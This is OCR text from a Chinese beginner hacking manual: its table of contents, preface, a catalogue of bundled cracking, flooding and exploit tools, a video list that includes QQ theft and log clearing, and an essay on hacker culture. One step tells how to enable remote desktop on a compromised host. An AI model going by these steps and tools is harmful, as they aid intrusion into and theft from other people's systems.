黑客X档案经典作品　傻瓜黑客系列　菜鸟黑客进化最佳教程　URL：www.hackerxfiles.net

傻瓜黑客II

Hack震撼武器系统+黑客系统培训秘籍+配套录象　¥19.00

[本手册随盘赠送]

黑客江湖——黑客是如何进化的

●黑客大透析 ●黑客是如何进化的 ●世界头号黑客的传奇故事

基础总纲——黑客必备基础知识

●网络基础知识 ●黑客基础知识

下黑总纲——杀毒必杀绝技

●QQ攻防 ●炸弹攻击 ●恶作剧 ●安全防护 ●密码破解

神兵利器——打造自己的黑客工具

●BC++ Builder 打造黑客工具 ●VC++Builder 打造黑客工具


●Cygwin 环境下打造黑客工具 ●Perl 编译器打造黑客工具

静请赐教——黑客漏洞攻防

●Windows 系统漏洞攻防 ●流行脚本漏洞攻防

●windows 系统提升权限 ●Windows 后门与木马

●Windows 系统日志的清理 ●安全配置 Win2000 服务器



吉林科技出版社

傻瓜黑客II

《黑客X档案》编辑部

前言

近几年来，对黑客技术感兴趣的年轻朋友们越来越多了，各种黑客书籍也纷纷出现，黑客变得不再神秘。但书市上真正适合初学者的黑客书籍却是不多，许多读者朋友纷纷抱怨他们买的黑客书籍不是太深奥了看不懂，就是太注重理论缺乏实例。

的确，对于一般没有计算机专业知识基础的读者来说，要完全读懂那些理论型的黑客书籍是比较难的。针对这种情况，本书把基本读者群定位于对网络安全有着浓厚兴趣又无从入门的初学者们，语言生动活泼，内容深入浅出，以实例为主。第一章主要阐述的是黑客的学习成长方法和过程；第二章介绍的是一些最基本的网络和黑客知识；第三章介绍的则是各种“菜鸟黑客们”常使用攻击方法，第四、五章是本书重点，第四章主要讲叙用BC++、VC++、Cygwin、Perl等常用编译器来编译网上现成的exploit等代码，使新手们简简单单打造自己的黑客工具；第五章主要内容则是漏洞攻防实战，其内容囊括Windows系统所有重要远程溢出漏洞以及动网论坛、SQL注入等目前最流行的脚本漏洞的攻防。

安装和使用方法，力求通俗易懂，尽量详细，目的是让大家在看完之后马上就能自动手编译出自己的黑客工具来，

书中介绍的每个攻击实例几乎都配了录像，书中涉及到的每一个工具都已收集在配套光盘中，所以可以说这是一本专为新手们打造的黑客入门宝典。但由于我们作者水平有限，时间仓促，书中难免有错误之处，望广大读者朋友给予批评和指正，愿我们与大家在黑客技术的道路上一起前进！

最后还要衷心感谢《黑客X 档案》的编辑们，没有他们的支持和帮助就没有这本书！

作者的联系方法：

蓝狐狸（Bluefox）

QQ：30306456

Email：sxlanhu@163.com

绿冰（Greenice）

QQ：13865333

Email：sy999888@163.com

本书答疑网站：

黑客X档案论坛：http://www.hackerxfiles.net/bbs

作者的论坛：http:// www.cnxxz.net

傻瓜黑客II

出版：吉林科学技术出版社

出品人：孙胜利

主编：覃华

编辑部主任：孙志强

编辑部：Zero 黑裤子 土豆 呆呆虫 小木头 楚汉

特约编辑：Python 射手 雪莲蓬 ICEYES 小刘

光盘部：刘佳（主任） 龚连成

美编：何有接 Bifrost

排版：何有接

E-maile:hackerxfiles@263.net

邮购查询E-mail:chaxunx@263.net


邮购查询电话：(010) 88560080

联系电话：(010) 88561473 88561472

联系人：赵琦 小邵

邮编：100037

定价：19.00元（光盘+手册）



第一章 试剑江湖——黑客是如何进化的

第二章 进化心经——黑客必备基础知识

第三章 刀光剑影——菜鸟必学绝技

文章名 页码

第五章 神功初成——经典漏洞攻防

第二章工具

SHED 共享扫描器

用来扫描NT、2000下的共享很快的，也很小。

乱刀特别版

可以说是一个破解UNIX的PASSWD文件密码的最好工具，具有最多可以启动10个线程来进行解码；不必产生字典文件；32位的核心DES算法。在注册表中HKEY_LOCAL_MACHINE\SOFTWARE\Banyet\下键个主键Blade125SE就不用填注册表格了！

粉色信鸽

主要用于远程文件管理、远程注册表管理、进程管理、支持局域网内动态IP、Internet动态IP(需FTP支持)。

Sniffer Pro

NAI公司出品的可能是目前最好的网络协议分析软件之一了，支持各种平台，性能优越，做为一名合格的网络管理员肯定需要有这么一套好的网络协议分析软件了。

第三章工具

QQ梦想

QQ密码远程破解软件，采用多线程方式进行探测，此版在原有的基础上，改进了声音处理，使声音提示更专业化。

天空葵QQ密码探索者

QQ密码在线多线程破解，支持无限字典，软件作者已经在软件说明中提到这次软件的升级是更改了接口，这个新修改的接口已经是腾讯目前能找到的最后一个接口。

QQ永远在线修改器

让你的QQ看起来好像永远在线。使用后，当你的QQ下线或隐身，而QQ头像在别人QQ好友里却是亮的、在线的；而当你的QQ在线时，QQ头像在别人QQ好友里是暗的、显示不在线的，正好和QQ设计相反。

QQ皮肤自己做

你想讨好朋友么？用她的照片做一套qq皮肤送给她！你想标榜自己与众不同的个性么？先让你的qq与众不同！强大的图形编辑能力，方便的操作方式，让您在几分钟之内制作出一套完全个性化的皮肤。

QQ消息病毒专杀工具

QQ消息病毒的特征非常类似于“爱情森林”，病毒激活后，会自动向QQ里的好友发消息，消息内容通常是某些网站的主页地址（URL）。用户点击QQ消息中的链接，进入相应网站，就可能中毒。

udp flooder

UDPFlood是UDP包发送工具。它可以发送udp包到指定的ip和端口。发送方式有随机、自定义文本和从文件载入。用来测试服务器和udp包攻击。

Tigers

国产傻瓜式攻击工具，本软件利用IGMP协议攻击目标计算机，轻则使对方无法登录网络，重则导致系统崩溃，可调节攻击力度，支持多线程攻击。

第四章工具

Borland C++ Builder

它是用来优化BC开发系统的工具。它包括最后版本的ANSI/ISO C++语言的支持，包括RTL，C++的STL框架结构支持。

Perl 编译器

Perl语言是一门古老的语言，perl是英文Practical Extraction and Report Language的缩写，perl最早用于UNIX环境下的编程，后来被移植到了Windows平台上。

第五章工具

MIME漏洞网页生成器

一个是MIME漏洞程序捆绑器（可以将木马捆绑到网页中）。

Win2K默认共享自动删除脚本

删除Win2K默认共享的批处理。

RangeScan

本软件用于扫描一定范围的网段内存在特定

CGI程序的主机。

RPC Exploit GUI

当你尝试使用这个版本的RPC Exploit去“hack”别人的2000/XP/2003主机的时候，常用的FTP服务端和端口扫描器就在你的手边。

防PRC病毒安全策略包

本策略包禁止了任何远程的ip对您机器的135端口，139端口，445端口，icmp0端口的连接，这样有效的防止了任何变种冲击波病毒的攻击。

MSDcomScanner

微软最新推出的扫描RPC DCOM漏洞修补情况的工具。该工具在命令提下使用，包含对MS03-039和MS03-026的检测。

3389自动安装程序

用你的随便什么办法把把解压出来的djxyxs.exe上传到肉鸡的c:\winnt\temp下，然后进入c:\winnt\temp目录执行djxyxs.exe解压缩文件，然后再执行解压缩出来的azzd.exe文件，等一会肉鸡会自动重启！重启的后会出现终端服务！

多书配盘录像

MailHack 400C动画的破解
“永远在线”的QQ
QQ透明人制作
不用工具看QQ聊天记录
盗取QQ
用socks代理上QQ
手机短消息攻击
CMOS密码读取软件
Foxmail访问口令破解
破解Office文档口令
破解win2000&XP拨号密码
聊天室刷屏
bc++compiler的安装
Visual C++的使用1
Cygwin下Gcc的使用
IE代码格式化本地磁盘演示
idq.ida远程溢出漏洞演示
ASP映射分块编码远程溢出
Med-nsiislog.dll远程溢出
MS SQL弱口令攻防录像
Printer远程溢出漏洞攻防
RPC Locator远程溢出演示
WebDAV远程溢出漏洞演示
简体中文输入法漏洞演示
bbsxp漏洞入侵
Cookie欺骗攻击
Dvbbs tongji.asp漏洞攻击
动网logout.asp漏洞攻击
SQL注入完全篇
ndde.exe提升权限演示录像
暴力破解sam文件演示录像
用aport检查可疑程序及端口
清除安全日志
简单不死帐号的制作

躺着看版

迷乡

作品充满感情，多彩而富有乡情的画面让人心动不已。情节设计带有对家乡浓厚的眷恋极煽情。

禽流感

当“非典”袭击它们时，我们是否无动于衷？这个动画即是从鸡的角度的思考。

明年今日之青涩物语

“此刻，我们微笑、幸福或惆怅；明年今日，回想起这一刻，真的真的，不禁泪流满面……”

猴年猴趣

超强的猴子，连老虎都敢欺负，最后可怜的老虎被玩走了。

《海盗》

大手笔斥资300万拍摄，媲美电影《神鬼奇航》豪华场景的MTV，这就是由周杰伦为小天后蔡依林创作的《海盗》，赶快看看吧，错过是你的损失哦：）


第一章
初入江湖
黑客是如何进化的

第一章 试剑江湖


黑客是如何进化的

第一节 黑客大透析

“……我知道我有能力改变世界。任何地方都有人使用我改变或创造的信息，它在改变着一些事情，我有能力改变世界。”——摘自《侵袭者》

黑客，这是一个能在网络世界中无所不能的名字！这是一个被众多媒体神化了的名字！这是一个许多年轻人梦寐以求的名字！黑客到底是什么？是发现系统漏洞、促进网络安全、行侠于数字世界的电脑天才和网络精英，还是攻人系统、毁人数据、窃人机密的电脑败类和网络大盗。黑客的精神动力是什么？黑客又是从何而来，他们的归宿又将是什么？黑客在网络中的生存状态又是怎么样的？人们是如何看待黑客的？本节采集网上流传一些经典性的观点，结合了大量资料及作者感受，整理出了一篇较为完整的关于黑客的文章，以此献给所有关注黑客的朋友们，可谓是“集百家之见而成一家之言”。当然文中不少纯属个人之见，若不赞同，可以一笑嗤之。

黑客的源起



“黑客”（hacker）的源起于20世纪50年代麻省理工学院的实验室，那时“黑客” 并不指入侵计算机系统的人。当时的黑客极富褒义，是指那些精力充沛非常聪明并富有创造力，热衷于解决难题的程序员和设计人员，他们才华横溢，行为孤僻，沉湎于技术和计算机，视工作为一种艺术。像现在的操作系统—Linux系统就是由一大群黑客们共同完成的。但近几年来，随着计算机攻击入侵事件和犯罪事件的大量出现，黑客的含义已发生变化，更多人把它当作了网络入侵者的代名词。

黑客产生的原因：黑客是信息时代的副产物，是互联网的伴生物，在现有时代特征下只要互联网还存在，黑客就不可能消失。从根本上说，黑客的出现是由于互联网自身的矛盾。一方面，互联网的精神是自由和共享。共享应该是无限的，网络上的一切都应该是开放的，互联网的发展初衷便在于此。但另一方面，现实的互联网秩序却日益与互联网精神相违背，从技术到资源都不公开，拒绝共享，甚至有一系列密码的保护以及防火墙的阻挡。黑客从某种意义上讲就是这对矛盾的产物，是互联网精神的维护者。他们信奉“通往电脑的路不止一条，所有信息应当是免费的，打破电脑极权在电脑上创造艺术和美”等理念，他们运用自己的智慧挑战网络垄断，力图维护自由的网络世界。其次，互联网设计之初只是考虑其开放性，互联性，而忽略了整体的安全性，加之各种信息系统的技术漏洞更使得网络安全问题危机重重。这也为黑客的产生提供了可能性。

黑客的界定

进入20世纪八九十年代，黑客的含义开始发生了变化，加之网络犯罪事件的增加以及一些媒体的搅和，时至今日，对黑客的界定众说纷纭，许多人把黑客与入侵者等计算机犯罪分子混淆在一起，人们往往错误的运用“黑客”这个词来表达“入侵者”。其实黑客与计算机犯罪分子还是有着本质上的不同，就像研究开锁技术的专家与利用开锁技术去盗窃的盗贼当然是两种截然不同的人。同样，真正的黑客研究和探索不是为了进行破坏和攻击，笔者认为“黑客”应该是指对任何技术的奥妙都有着强烈的兴趣的人，他们大都是优秀的程序员，对各种操作系统和网络结构有着深刻了解；他们知道多种系统漏洞的所在及其所在的原因；他们不断追求更深的知识，并公开他们的发现，与其他人共享，以促进网络安全技术的完善和发展；至于那些完全违背了黑客的基本传统、完全以个人利益为中心、利用自己的电脑技术在网络上从事非法活动、专门破坏他人数据、攻击他人系统、窃取商业机密、盗用他人电话和金融帐号的网络犯罪分子，笔者认为不应该归于黑客之类，这些人更没有什么黑客文化可谈。对他们的研究应该是犯罪学专家和犯罪心理学家的课题。但是黑客与计算机犯罪分子其实只是一念之差，不少黑客在名利的诱惑和驱使下渐渐滑向犯罪的深渊，这是黑客们应该警钟长鸣的。

黑客的追求及特征

黑客是独特的，他们的动力来源于他们对技术浓烈的兴趣，他们执着于技术，追求技术永远是黑客的第一目标，他们追求自由，寻求在虚拟信息世界更大的生存空间和更高的权限，他们提倡开放，致力于信息高度共享。计算机和网络是他们的生命。他们善于独立思考，喜欢自由探索，要求破坏一切羁绊和枷锁；他们痴迷于技术而不谙世俗常规，想法狂热、新奇，有着强烈的好奇心，对世界、社会、互联网的理解怪异；他们对问题喜欢“打破沙锅问到底，喜欢“迎难而上”，喜欢挖掘自己的潜力；他们不仅是技术高手，还往往是工作狂，为了解决一个技术难题常常可以不吃不睡地连续工作好几十个小时。正是有了这种精神特征，黑客才能不断地在互联网里创造神话，而这些神话其实靠的也是“百分之一的灵感加百分之九十九的辛勤和汗水！”

黑客的道德守则

黑客的道德取向是非常重要的，它往往决定着一个黑客的前途和命运。如果一开始学习的目的就是为了扬名或非法获利，那他就不可能成为真正的黑客。但是虚拟的网络世界本就无法用现实的规范来管理，黑客又是这个虚拟的世界中最渴望个性和自由的一族。虽然网上流传的黑客道德守则有很多，不少黑客组织也纷纷制定出各种章程，但这些所谓的道德守则往往成为一纸空文，黑客们真正崇奉的是来自他们内心真诚的道德，而不是人为的外在的行为准则。也只有这些来自于黑客们内心深处的道德才能真正约束得了黑客，当然网上流传的一些黑客守则也并不是完全没有道理，一些黑客前辈提出的黑客守则，有许多地方还是值得我们一看，比如：爱国，远离政治与权利斗争；同情弱者，站在任何形式霸权的对立面；低调，克制自我表现的欲望等等……


黑客的组成群体

进入21世纪的今天，黑客已不再是少数现象，黑客已经发展成为互联网上的一个独特的族群。他们有着与常人不同的理想和追求，有着他们独特的行为模式，甚至一些“志同道合”的年轻人组织起了一个个黑客组织，进行各种交流和研究活动。但这么多黑客从何而来？他们在现实世界里到底是些什么人？

其实除了少数职业黑客外，大多数黑客都是业余的，而且在网络世界里黑客也许是无所不能的，但在现实生活中他们和平常人没什么两样，甚至黑客可能就是住在你家隔壁的那位高中生。这不是夸张，调查显示：组成黑客的主要群体是18—35岁之间的年轻人（其中男性人数又远远大于女性），特别是一些大专院校的学生，因为他们有着较强的计算机能力和似乎永远也用不完的时间，他们精力旺盛，好奇心强，喜欢炫耀自己的能力，显示自己的不同。这些青年人是黑客永远的主力军。不过近年来，黑客也出现了低龄化倾向，一些十六七岁的“孩子”纷纷闯入一些层层设防、固若金汤的信息系统、让一些世界级安全专家大跌眼镜。除此之外，组成黑客群体的主要还有：信息公司等相关行业的职员、资深的专业人员、计算机安全研究人员、职业间谍等等。这些人的水平当然是“黑客娃娃们”无法比的，但这些人也是从“黑客娃娃”一步步走来的。

黑客的归宿

在前面我们提到黑客组成的主要群体是年轻人，事实上也是如此，在网络上活跃着的很难见到四、五十岁的“老”黑客，许多黑客一过“而立之年”，便慢慢的在网络上销声匿迹了。有人不禁发问，这些曾经的黑客都去哪里了，他们为什么要离开？其实不难理解：随着年龄的增长、心智的成熟，年轻人的好奇心逐渐离开了他们，他们开始从冲动期转入了稳重期；生理上的体力和精力也开始下降，不再像以前一样从来不知道什么叫“累”。同时他们也有了家庭的负担，需要为生计和事业奔波。而黑客这一行业，除了少数职业黑客外，绝大多数黑客都是业余的，也就是说他们当黑客花大量时间一般都是没有报酬的。所以大多数黑客一上年纪后便“退隐江湖”也是理所当然的。当然这只是针对一般情况而言，也有对他们的黑客事业执着一生，乐此不彼的狂热黑客。黑客“退隐江湖”后除一部分可能会跻身安全行业，成为安全工作者、反黑客专家，继续潜心钻研技术，而绝大多数黑客则是专心一致的干自己的事业，他们可以是优秀的程序员、系统管理员、甚至从事与计算机无关的职员、商人等任何职业。



黑客存在的意义

黑客在当今社会中的影响从媒体对其关注的程度便可见一斑。虽然媒体往往关注的是些超级黑客事件，而且报道往往失实，不是神化就是丑化。但在计算机技术和网络技术深入到社会各个领域、人们对信息网络依赖程度越来越大的今天，能影响甚至左右互联网发展的黑客的作用的确是巨大的。谈论到黑客的影响是好是坏时，人们便可能会联想到许多媒体报道的黑客攻击事件、金融窃取案件、病毒蠕虫制造事件等等。其实这些不是真正黑客，我们前面说了称他们“网络犯罪分子”更确切。其实黑客正在越来越多的保护网络空间，使其免受非法闯入者和恐怖分子的袭击。正如一位黑客所言：“黑客热爱电脑，他们希望电脑空间平安无事”。真正的黑客们的大部分工作是探索系统的漏洞，并进行测试和公布，而不是研究如何用这些漏洞去攻击和破坏；其实黑客的存在意义就是技术的监督。“权力失去监督就会腐败”，同样，技术失去了监督也必然会漏洞百出。腐败的权力，不可能搞好国家，漏洞百出的技术也不可能把人类带入真正的信息时代。而今天的网络，除了黑客，还有谁会对高科技的互联网安全进行长期坚持不懈的不留情面的监督，黑客们的一个个发现给技术专家们警示和启示，有帮助他们克服和健全互联网的技术。微软公布的众多系统漏洞中，大部分都是黑客们发现后微软公司才推出补丁程序的。所以从某种意义上来说，黑客就是互联网技术的监督者。

第二节 黑客是如何进化的

前面我们介绍了一些关于黑客的基本观点，这里我们将继续介绍黑客的基本技能应该包括哪些？新手如何才能进化为黑客、应该如何学习成长及交流等问题。

黑客的基本技能


计算机科类众多且博大精深，黑客虽然是其中的精英，但也不可能样样精通。事实上黑客们所擅长的技术是不同的，有的擅长密码技术和加密技术，有的致力于研究和发现系统漏洞，有的具有极强的编程能力，喜欢开发一些黑客工具。但尽管如此，要成为以上黑客还是必须具备一些基本素质，这些基本技能包括：

1. 能用C、C++、perl等多种语言进行编程，编程是黑客最基本的技术。因为许多基本的安全工具都是用这些语言编写的，我们至少应该能正确的解释、编译和执行这些程序。当然编程水平是练出来的，先多阅读别人的程序代码，然后试着吸收和改进，最后再自己独立编写程序。除此之外，最好还能使用Unix shell、html等其他Web标记语言等，具备将特定平台下的工具移植到其他平台上的能力。

2. 对网络结构和服务及TCP/IP协议有透彻的了解。网络是黑客的生存环境，熟悉Internet的工作原理和各种常用服务，精通TCP/IP等标准协议，能读懂IP等数据包报头也是黑客的基本要求之一。当然要真正掌握这些除了要埋头苦读几个月的枯燥理论外，还必须具有丰富的网络经验，毕竟经验是从实践中得来的，光靠理论是不够的，所以经常接触Internet也是必需的。

3. 对各种操作系统有较深入的了解，掌握其工作方式、流程。特别是Unix、linux，可以免费得到其内核源代码。这是非常宝贵的机会，我们可以先去解读它的代码，然后试着去修改它，你会发现这远比能从微软的Windows平台上能学到的多。

4. 对各种系统漏洞了如指掌。不但应该知道漏洞的所在及其影响，还必须知道生产漏洞的原因及补救的方法。当然这些现成的资料比较少，而且官方公布的漏洞资料中也不会很详细，最多只谈及它危害和补救方法，要看漏洞资料最好找国外的安全站点，这方面的知识是需要慢慢积累的，



5. 如果你想成为最最顶级的黑客，那光有这些还不够，还必须掌握其它一些相关的知识，比如密码学、计算机硬件、无线通讯等技术等一切与计算机有关系的知识都要学。

黑客的进化过程

黑客的学习道路是漫长的、黑客的成长过程是艰辛甚至是痛苦，从来没有天生的黑客，也没有专门培训黑客的“黑客大学”，几乎所有的黑客都是通过漫长的自学和摸索而成的，是如果想奢望从哪个黑客组织辅导班和IRC频道听几节课就能成为黑客那是不可能的。黑客们一般通过哪些途径来学习的呢？除要具备传统篇里介绍的基本素质外，还可以从如下一些途径进行学习。

网页：网页是学习黑客技术的主要途径。世界上有20多万个黑客站点，这些站点之间又相互链接形成一个环行网。这些网站上的黑客资料可以说是包罗万象，取之不尽，漏洞资料等技术资料，应有尽有。具体网址，只要上Internet用hacker等关键字便能找到一大堆，不过国内的此类网点

较少，资料也不多，而且大多是适合新手的初步资料，如果你想要更好地利用Internet，最好多访问些国外的黑客站点，当然了外语要尽快学好。

IRC：IRC等聊天室中许多关于黑客的频道也是学习途径之一。如果有时间你常去这些地方看看是有不少好处的。不过在IRC一般不会有什么循序渐进的黑客培训课，当然也有黑客组织因发展需要培训成员而在IRC开设辅导班，这对新手来说或许是个不错的机会，但这往往需要加入该组织的“频道钥匙”才行。可能你会发觉这些地方的黑客们非常冷漠，特别是对初学者的问题往往是一问三不知。毕竟在IRC里解释清楚一个技术问题是件非常费力的事情，而且大多数黑客来聊天室的目的只是相互之间交流，而不是来做辅导工作的。当然如果你一旦与某位资深黑客建立了交情，那对你的帮助是将巨大的，他会提供许多工具和建议，甚至辅导你。

BBS和EMAIL：如果你在学习过程中遇到了实在无法自己解决的问题也没有熟识的朋友可以询问，那么你可以试着去些论坛发帖子或向某位黑客发电子邮件求助，不过你最好多发几份，因为这些问题被回答的机率不会很高。同时，去一些著名的安全论坛看看别人对一些问题的讨论也是有不少裨益的。

